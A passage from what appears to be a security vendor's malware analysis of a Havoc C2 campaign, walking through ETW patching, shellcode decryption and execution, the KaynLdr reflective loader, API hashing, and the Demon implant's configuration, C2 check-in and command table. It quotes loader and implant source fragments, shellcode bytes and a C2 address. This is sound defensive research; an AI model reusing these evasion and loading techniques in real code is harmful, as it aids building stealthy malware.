00007FF90089F1CD	C3	ret	
00007FF90089F1CE	CC	int3	

After Patch

zscaler ThreatLabz

Fig 17. Overwriting bytes to patch EtwEventWrite

By patching the EtwEventWrite function the ETW will not be able to write any events thus disabling the ETW.

Then the payload AES decrypts the shellcode using CryptDecrypt() as shown in the screenshot below - in this case the Algorithm ID used is "0x00006610" - AES256

00007FF6DA3D1642	48:895424 20	mov qword ptr ss:[rsp+20],rdx
00007FF6DA3D1647	41:B9 00000000	mov r9d,0
00007FF6DA3D164D	41:B8 00000000	mov r8d,0
00007FF6DA3D1653	BA 00000000	mov edx,0
00007FF6DA3D1658	48:89C1	mov rax,rax
00007FF6DA3D165B	48:8B05 B66B0100	mov rax,qword ptr ds:[<&CryptDecrypt>]
00007FF6DA3D1662	FFD0	call rax
00007FF6DA3D1664	85C0	test eax,eax
00007FF6DA3D1666	0F94C0	sete al
00007FF6DA3D1669	84C0	test al,al
00007FF6DA3D166B	74 07	je pics.7FF6DA3D1674
00007FF6DA3D166D	B8 FFFFFFFF	mov eax,FFFFFFFF
00007FF6DA3D1672	EB 3A	jmp pics.7FF6DA3D16AE

AES Decrypted Shellcode

007FF6DA3D1664 pics.exe:\$1664 #C64

Hex	ASCII
56 48 89 E6 48 83 E4 F0 48 83 EC 20 E8 0F 00 00	MH.æH.aøH.1 e...
00 48 89 F4 5E C3 66 2E 0F 1F 84 00 00 00 00	.H.øAf.....
41 56 45 31 C0 45 31 C9 31 D2 41 55 31 C9 41 54	AVE1AE1É10AU1ÉAT
55 57 56 53 48 83 EC 50 4C 89 44 24 40 4C 89 44	UWVSH.îPL.D\$øL.D
24 48 44 89 4C 24 34 48 89 54 24 38 89 4C 24 30	\$HD.L\$4H.T\$8.L\$0
E8 EB 02 00 00 B9 53 17 E6 70 49 89 C5 E8 0E 02	ëë... 'S.æPI.Àe..
00 00 BA 43 6A 45 9E 48 89 C3 48 89 C1 E8 4F 02	..°CjE.H.AH.Àe..
00 00 48 89 D9 BA EC 88 83 F7 E8 42 02 00 00 48	..H.Ü°î. .+eB...H
89 D9 BA 88 28 E9 50 48 89 C6 E8 32 02 00 00 49	.Ü°. (èPH.Àe2...I
63 5D 3C 45 31 C0 48 83 C9 FF 49 89 C4 48 8D 54	c]<E1AH.ËYI.ÀH.T
24 38 4C 8D 4C 24 30 4C 01 EB 88 43 50 C7 44 24	\$8L.L\$0L.è.CPçD\$
28 04 00 00 C0 7 44 24 20 00 10 00 00 89 44 24	(....çD\$D\$
30 FF D6 85 C0 0F 88 41 01 00 00 0F B7 43 14 45	OyÖ.A..A.....C.E
31 C0 48 8D 6C 03 18 48 89 EA 0F B7 43 06 48 88	1AH.1..H.è.C.H.
4C 24 38 41 39 C0 73 1D 88 42 0C 88 72 14 41 FF	L\$8AAs..B..r.Aÿ
C0 48 83 C2 28 48 01 C8 4C 01 EE 88 4A E8 48 89	AH.À(H.ÈL.î.JèH.

zscaler ThreatLabz

Fig 18. AES Decrypts the Shellcode via CryptDecrypt

Once the Shellcode is decrypted, the Shellcode is executed via **CreateThreadpoolWait()** where at first it creates an event object in a signaled state via CreateEventA(), then allocates RWX memory via VirtualAlloc() and writes the Shellcode in the allocated memory. Further it creates a wait object using CreateThreadpoolWait, here the first argument - callback function is set to the address of the shellcode. Then it set's the wait object via the NtApi

“TpSetWait” and at last calls the WaitForSingleObject which once executed checks if the waitable object is in signaled state, as our event was created in signaled state the callback function is been executed i.e the decrypted shellcode is been executed and the control flow is been transferred to the shellcode.

The screenshot displays a debugger's assembly view and hex dump. The assembly view shows instructions from address 00007FF6DA3D1882 to 00007FF6DA3D1974. A red box highlights the instruction `call rax` at address 48:8985, which is annotated with a red arrow and the text "Shellcode execution via CreateThreadpoolWait". The hex dump below shows the decrypted shellcode starting at address 270000, with a red box highlighting the hex values and the text "Decrypted Shellcode".

Fig 19. Shellcode execution via CreateThreadpoolWait

KaynLdr - Shellcode

The Shellcode in this case is the “KaynLdr” which is commissioned to reflectively load the Havoc’s Demon DLL implant by calling its entrypoint function. Once the Shellcode is executed it retrieves the image base of the Demon DLL which is embedded in the shellcode itself by executing the following inline assembly function called KaynCaller.

00000218F2CC0223	B8 05150000	mov eax,1505	
00000218F2CC0228	45:8A01	mov r8b,byte ptr ds:[r9]	
00000218F2CC022B	48:85D2	test rdx,rdx	
00000218F2CC022E	75 06	jne 218F2CC0236	
00000218F2CC0230	45:84C0	test r8b,r8b	
00000218F2CC0233	75 16	jne 218F2CC024B	
00000218F2CC0235	C3	ret	
00000218F2CC0236	45:89CA	mov r10d,r9d	
00000218F2CC0239	41:29CA	sub r10d,ecx	
00000218F2CC023C	49:39D2	cmp r10,rdx	
00000218F2CC023F	73 23	jae 218F2CC0264	
00000218F2CC0241	45:84C0	test r8b,r8b	
00000218F2CC0244	75 05	jne 218F2CC024B	
00000218F2CC0246	49:FFC1	inc r9	
00000218F2CC0249	EB 0A	jmp 218F2CC0255	
00000218F2CC024B	41:80F8 60	cmp r8b,60	
00000218F2CC024F	76 04	jbe 218F2CC0255	
00000218F2CC0251	41:83E8 20	sub r8d,20	
00000218F2CC0255	68C0 21	imul eax,ecx,21	
00000218F2CC0258	45:0FB6C0	movzx r8d,r8b	
00000218F2CC025C	49:FFC1	inc r9	
00000218F2CC025F	44:01C0	add eax,r8d	
00000218F2CC0262	EB C4	jmp 218F2CC0228	
00000218F2CC0264	C3	ret	


```

SEC( text, B ) UINT_PTR HashString( LPVOID String, UINT_PTR
{
    ULONG      Hash = 5381;
    PCHAR      Ptr = String;

    do
    {
        UCHAR character = *Ptr;

        if ( ! Length )
        {
            if ( !*Ptr ) break;

```




Fig 22. Modified DJB2 Hashing Algorithm used in the API Hashing Routine

Virtual Addresses for the following module and NTAPI's are retrieved by using the API Hashing routine where the hardcoded DJB2 hashes are compared with the dynamically generated hash.

0x70e61753	ntdll.dll
0x9e456a43	LdrLoadDll
0xf783b8ec	NtAllocateVirtualMemory
0x50e92888	NtProtectVirtualMemory

Further the Embedded Demon DLL is memory mapped and the base relocations are calculated if required in an allocated memory page procured by calling the NtAllocateVirtualMemory(). Also the page protections are changed via multiple calls to NtProtectVirtualMemory as shown below.

```

if ( NT_SUCCESS( Instance.Win32.NtAllocateVirtualMemory( NtCurrentProcess(), &KVirtualMemory, 0, &KMemSize, MEM_COMMIT, PAGE_READWRITE ) ) )
{
    SecHeader = IMAGE_FIRST_SECTION( NtHeaders );
    for ( DWORD i = 0; i < NtHeaders->FileHeader.NumberOfSections; i++ )
    {
        MemCopy(
            C_PTR( KVirtualMemory + SecHeader[ i ].VirtualAddress ), // Section New Memory
            C_PTR( KaynLibraryLdr + SecHeader[ i ].PointerToRawData ), // Section Raw Data
            SecHeader[ i ].SizeOfRawData // Section Size
        );
    }
    ImageDir = & NtHeaders->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_BASERELOC ];
    if ( ImageDir->VirtualAddress )
        KaynLdrReloc( KVirtualMemory, NtHeaders->OptionalHeader.ImageBase, C_PTR( KVirtualMemory + ImageDir->VirtualAddress ) );

    if ( ( SecHeader[ i ].Characteristics & IMAGE_SCN_MEM_EXECUTE ) && ( SecHeader[ i ].Characteristics & IMAGE_SCN_MEM_WRITE ) )
        Protection = PAGE_EXECUTE_WRITECOPY;

    if ( ( SecHeader[ i ].Characteristics & IMAGE_SCN_MEM_EXECUTE ) && ( SecHeader[ i ].Characteristics & IMAGE_SCN_MEM_READ ) )
        Protection = PAGE_EXECUTE_READ;

    if ( ( SecHeader[ i ].Characteristics & IMAGE_SCN_MEM_EXECUTE ) && ( SecHeader[ i ].Characteristics & IMAGE_SCN_MEM_WRITE ) && ( SecHeader[ i ].Characteristics & IMAGE_SCN_MEM_READ ) )
        Protection = PAGE_EXECUTE_READWRITE;

    Instance.Win32.NtProtectVirtualMemory( NtCurrentProcess(), &SecMemory, &SecMemorySize, Protection, &OldProtection );
}

```

Copy Sections of the Demon DLL into the allocated memory

Base Relocation Function

Change Page Protections of the Demon DLL

zscaler | ThreatLabz

Fig 23. Memory Mapping of the embedded Demon DLL

The Demon DLL is memory mapped in the Allocated memory without the DOS and NT Headers in order to evade detection mechanisms.

Analysis of Havoc Demon DLL

The entrypoint of the Havoc Demon DLL is executed by the KaynLdr as discussed previously. Now as the Havoc Demon has many features, we will only focus on a few of them in the following blog, as the features can be deduced from its source at: <https://github.com/HavocFramework/Havoc>

So once the Havoc Demon is been executed there are four functions which are been executed by the DemonMain():

- **DemonInit**
- **DemonMetaData**
- **DemonConfig**
- **DemonRoutine**

The DemonInit is the initialization function which

- Retrieves the virtual addresses of functions from modules such as ntdll.dll/kernel32.dll by calling the API Hashing Routine discussed previously.
- Retrieves Syscall stubs for various NTAPI's
- Loads various Modules via walking the PEB with stacked strings
- Initialize Session and Config Objects such as Demon AgentID, ProcessArch etc.

Now let's understand how the Configuration is being parsed via the DemonConfig() function.

The Demon's Configuration is been stored in the .data section as shown in the screenshot below




Fig 26. Demon Configuration stored in the .data section

The DemonConfig function parses the configuration by indexing the various required values from the config. Following is the configuration for the Demon DLL used in the campaign.

Configuration:

- Sleep: 2 (0x2)
- Injection:
 - Allocate: Native/Syscall (0x2)
 - Execute: Native/Syscall (0x2)
- Spawn:
 - x64: C:\Windows\System32\notepad.exe
 - x86: C:\Windows\SysWOW64\notepad.exe
- Sleep Obfuscation Technique: Ekko (0x2)
- Method: POST
- Host: 146[.]190[.]48[.]229
- Transport Secure: TRUE
- UserAgent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537/36 (KHTML, like Gecko) Chrome/96.0.4664.110 Safari/537.36




Fig 27. Demon Configuration - Host (CnC) and UserAgent parsed

The **DemonRoutine()** function is the main loop for the malware, it is responsible for connecting to the command and control (C2) server, waiting for tasks from the server, executing those tasks, and then waiting again for more tasks and running indefinitely. It does the following things:

- First, it checks if it is connected to the C2 server. If not, it calls TransportInit() to connect to the server.
- If the connection is successful, it enters the CommandDispatcher() function, which is responsible for a task routine which parses the tasks and executes them until there are no more tasks in the queue.
- If the malware is unable to connect to the C2 server, it will keep trying to connect to the server again

Now let's understand how it connects to the TransportInit function:

TransportInit() is responsible for connecting to the C2 server and establishing a session. It first sends the AES encrypted MetaData packet i.e the Check-in request generated via the DemonMetaData() function through the PackageTransmit() function, which could be sending data over HTTP or SMB, depending on the value of the TRANSPORT_HTTP or TRANSPORT_SMB macro. If the transmission is successful, it then decrypts the received data using AES encryption with a given key and initialization vector on the TeamServer. The decrypted

data is then checked against the agent's ID, and if they match, the session is marked as connected and the function returns true.




Fig 28. Metadata Structure - CheckIn Request

TransportSend() is used to send data to the C2 server. It takes a pointer to the data and its size as input, and optionally returns received data and its size. It then creates a buffer with the data to be sent, and depending on the transport method, it either sends the data over HTTP or SMB.




Fig 29. TransportSend Function Arguments With Encrypted Data of the Check In request

On the Teamserver end the CheckIn request with the metadata packet is been decrypted and showcased on the terminal with both encrypted and decrypted details of packets sent and received.

```
[08:55:32] [DEBUG] [agent.ParseResponse:214]: Response zscaler ThreatLabz
00000000 e6 86 1e 90 68 2a 10 a8 a0 4a 48 40 de 42 1e f2 |....h*...JH@.B..|
00000010 40 9a 70 14 66 28 06 2e 9a d4 7c d0 e4 e6 fc cc |@.p.f(....|....|
00000020 70 c4 24 4a 6c 78 8e f6 58 90 b2 0e d0 44 ce b0 |p.$Jlx..X....D..|
00000030 a1 dd 49 33 3b 50 44 16 06 df 02 13 8a 89 ba 20 |..I3;PD.....|
00000040 3c a9 77 5b d4 27 3a 6b ad a3 db 51 bb a3 27 15 |<.w[.':k...Q...'|
00000050 6c 0f e3 e2 32 31 15 d1 4c aa 25 5b de b3 c2 15 |1...21...L.%[....|
00000060 1f 22 1d e8 87 e3 69 77 d9 c4 50 9a 07 84 87 b2 |."....iw..P.....|
00000070 66 f1 94 57 34 50 c7 82 7c 19 c1 33 3a 1d d8 31 |f..W4P...|...3:...1|
00000080 03 8f 85 12 af e0 d0 5d a8 43 c0 27 97 78 51 53 |.....].C.'.xQ5|
00000090 78 a2 39 4d 1a 20 85 ef 7d 6d cd 79 98 ab 08 4f |x.9M. ...}m.y...0|
000000a0 83 ea 73 6b df 07 64 7a c9 21 9a b3 f3 77 1f 74 |..sk..dz!...w.t|
000000b0 83 55 6f e7 76 4f f2 d1 8d df a0 33 fb 74 ed 97 |.Uo.v0.....3.t..|
000000c0 c2 36 d3 31 0d a8 62 be 58 b9 6e ea 72 94 64 |.6.1..b.X.n.r.d|

[08:55:32] [DEBUG] [agent.ParseResponse:273]: AES KEY
00000000 e6 86 1e 90 68 2a 10 a8 a0 4a 48 40 de 42 1e f2 |....h*...JH@.B..|
00000010 40 9a 70 14 66 28 06 2e 9a d4 7c d0 e4 e6 fc cc |@.p.f(....|....|

[08:55:32] [DEBUG] [agent.ParseResponse:274]: AES IV :
00000000 70 c4 24 4a 6c 78 8e f6 58 90 b2 0e d0 44 ce b0 |p.$Jlx..X....D..|

[08:55:32] [DEBUG] [agent.ParseResponse:276]: Buffer:
00000000 a1 dd 49 33 3b 50 44 16 06 df 02 13 8a 89 ba 20 |..I3;PD.....|
00000010 3c a9 77 5b d4 27 3a 6b ad a3 db 51 bb a3 27 15 |<.w[.':k...Q...'|
00000020 6c 0f e3 e2 32 31 15 d1 4c aa 25 5b de b3 c2 15 |1...21...L.%[....|
00000030 1f 22 1d e8 87 e3 69 77 d9 c4 50 9a 07 84 87 b2 |."....iw..P.....|
00000040 66 f1 94 57 34 50 c7 82 7c 19 c1 33 3a 1d d8 31 |f..W4P...|...3:...1|
00000050 03 8f 85 12 af e0 d0 5d a8 43 c0 27 97 78 51 53 |.....].C.'.xQ5|
00000060 78 a2 39 4d 1a 20 85 ef 7d 6d cd 79 98 ab 08 4f |x.9M. ...}m.y...0|
00000070 83 ea 73 6b df 07 64 7a c9 21 9a b3 f3 77 1f 74 |..sk..dz!...w.t|
00000080 83 55 6f e7 76 4f f2 d1 8d df a0 33 fb 74 ed 97 |.Uo.v0.....3.t..|
00000090 c2 36 d3 31 0d a8 62 be 58 b9 6e ea 72 94 64 |.6.1..b.X.n.r.d|

[08:55:32] [DEBUG] [agent.ParseResponse:280]: After Dec:
00000000 0c 84 dc f0 00 00 00 0f 44 45 53 4b 54 4f 50 2d |.....DESKTOP-|
00000010 48 4a 53 36 4e 4b 32 00 00 00 0c 53 68 61 74 61 |.....|
00000020 6b 20 4a 61 69 6e 00 00 00 00 00 00 00 10 30 |.....0|
00000030 2e 30 2e 30 2e 30 00 00 00 00 00 00 00 00 00 |.0.0.0.....|
00000040 00 00 30 43 3a 5c 55 73 65 72 73 5c 53 68 61 74 |..0C:\Users\.....|
00000050 61 6b 20 4a 61 69 6e 5c 44 65 73 6b 74 6f 70 5c |.....\Desktop\|
00000060 64 65 6d 6f 6e 2e 65 78 65 5c 64 65 6d 6f 6e 2e |demon.exe\demon.|
00000070 65 78 65 00 00 0f 24 00 00 00 00 00 00 02 00 |exe...$.|
```

Fig 30. Check In Request - Metadata packet parsed by the Team Server

Command Execution:

After the demon is deployed successfully on the target's machine, the server is able to execute various commands on the target system. If the command "whoami" is issued to the payload, it would trigger the execution of the command and display the current user running the session. The server logs the command and its response upon execution.




Fig 31. Command execution using Havoc GUI

Once the command is executed on the victim machine, the command output is AES Encrypted and then sent to the CnC server, which is then decrypted by the TeamServer as shown in the screenshot below.




Fig 32. Command Output Logs parsed by the TeamServer

List Of Commands:

The specific commands available in Havoc will depend on the version and configuration of the framework, but some common commands that are often included in C2 frameworks include:

Command	Type	Description
help	Command	Shows help message of specified command
sleep	Command	sets the delay to sleep
checkin	Command	request a checkin request
job	Module	job manager
task	Module	task manager
proc	Module	process enumeration and management
dir	Command	list specified directory
download	Command	downloads a specified file
upload	Command	uploads a specified file
cd	Command	change to specified directory
cp	Command	copy file from one location to another
remove	Command	remove file or directory
mkdir	Command	create new directory
pwd	Command	get current directory
cat	Command	display content of the specified file
screenshot	Command	takes a screenshot
shell	Command	executes cmd.exe commands and gets the output
powershell	Command	executes powershell.exe commands and gets the output
inline-execute	Command	executes an object file
shellcode	Module	shellcode injection techniques
dll	Module	dll spawn and injection modules
exit	Command	cleanup and exit
token	Module	token manipulation and impersonation
dotnet	Module	execute and manage dotnet assemblies
net	Module	network and host enumeration module
config	Module	configure the behaviour of the demon session
pivot	Module	pivoting module

```

SEC_DATA DEMON_COMMAND DemonCommands[] = {
    { .ID = DEMON_COMMAND_SLEEP, .Function = CommandSleep },
    { .ID = DEMON_COMMAND_CHECKIN, .Function = CommandCheckin },
    { .ID = DEMON_COMMAND_JOB, .Function = CommandJob },
    { .ID = DEMON_COMMAND_PROC, .Function = CommandProc },
    { .ID = DEMON_COMMAND_PROC_LIST, .Function = CommandProclist },
    { .ID = DEMON_COMMAND_FS, .Function = CommandFS },
    { .ID = DEMON_COMMAND_INLINE_EXECUTE, .Function = CommandInlineExecute },
    { .ID = DEMON_COMMAND_ASSEMBLY_INLINE_EXECUTE, .Function = CommandAssemblyInlineExecute },
    { .ID = DEMON_COMMAND_ASSEMBLY_VERSIONS, .Function = CommandAssemblyListVersion },
    { .ID = DEMON_COMMAND_CONFIG, .Function = CommandConfig },
    { .ID = DEMON_COMMAND_SCREENSHOT, .Function = CommandScreenshot },
    { .ID = DEMON_COMMAND_PIVOT, .Function = CommandPivot },
    { .ID = DEMON_COMMAND_NET, .Function = CommandNet },
    { .ID = DEMON_COMMAND_INJECT_DLL, .Function = CommandInjectDLL },
    { .ID = DEMON_COMMAND_INJECT_SHELLCODE, .Function = CommandInjectShellcode },
    { .ID = DEMON_COMMAND_SPAIN_DLL, .Function = CommandSpawndll },
    { .ID = DEMON_COMMAND_TOKEN, .Function = CommandToken },
    { .ID = DEMON_COMMAND_TRANSFER, .Function = CommandTransfer },
    { .ID = DEMON_COMMAND_SOCKET, .Function = CommandSocket },
    { .ID = DEMON_EXIT, .Function = CommandExit },

    // End
    { .ID = NULL, .Function = NULL }
};
    
```




Fig 33. Commands List

Further the Demon implements various techniques mentioned below which can be analyzed from the [source](#):

- Return Address Stack Spoofing
- In-Direct Syscalls
- Sleep Masking Techniques
 - Ekko
 - FOLIAGE
 - WaitForSingleObjectEx

Explore more Zscaler blogs

Source: <https://www.zscaler.com/blogs/security-research/havoc-across-cyberspace>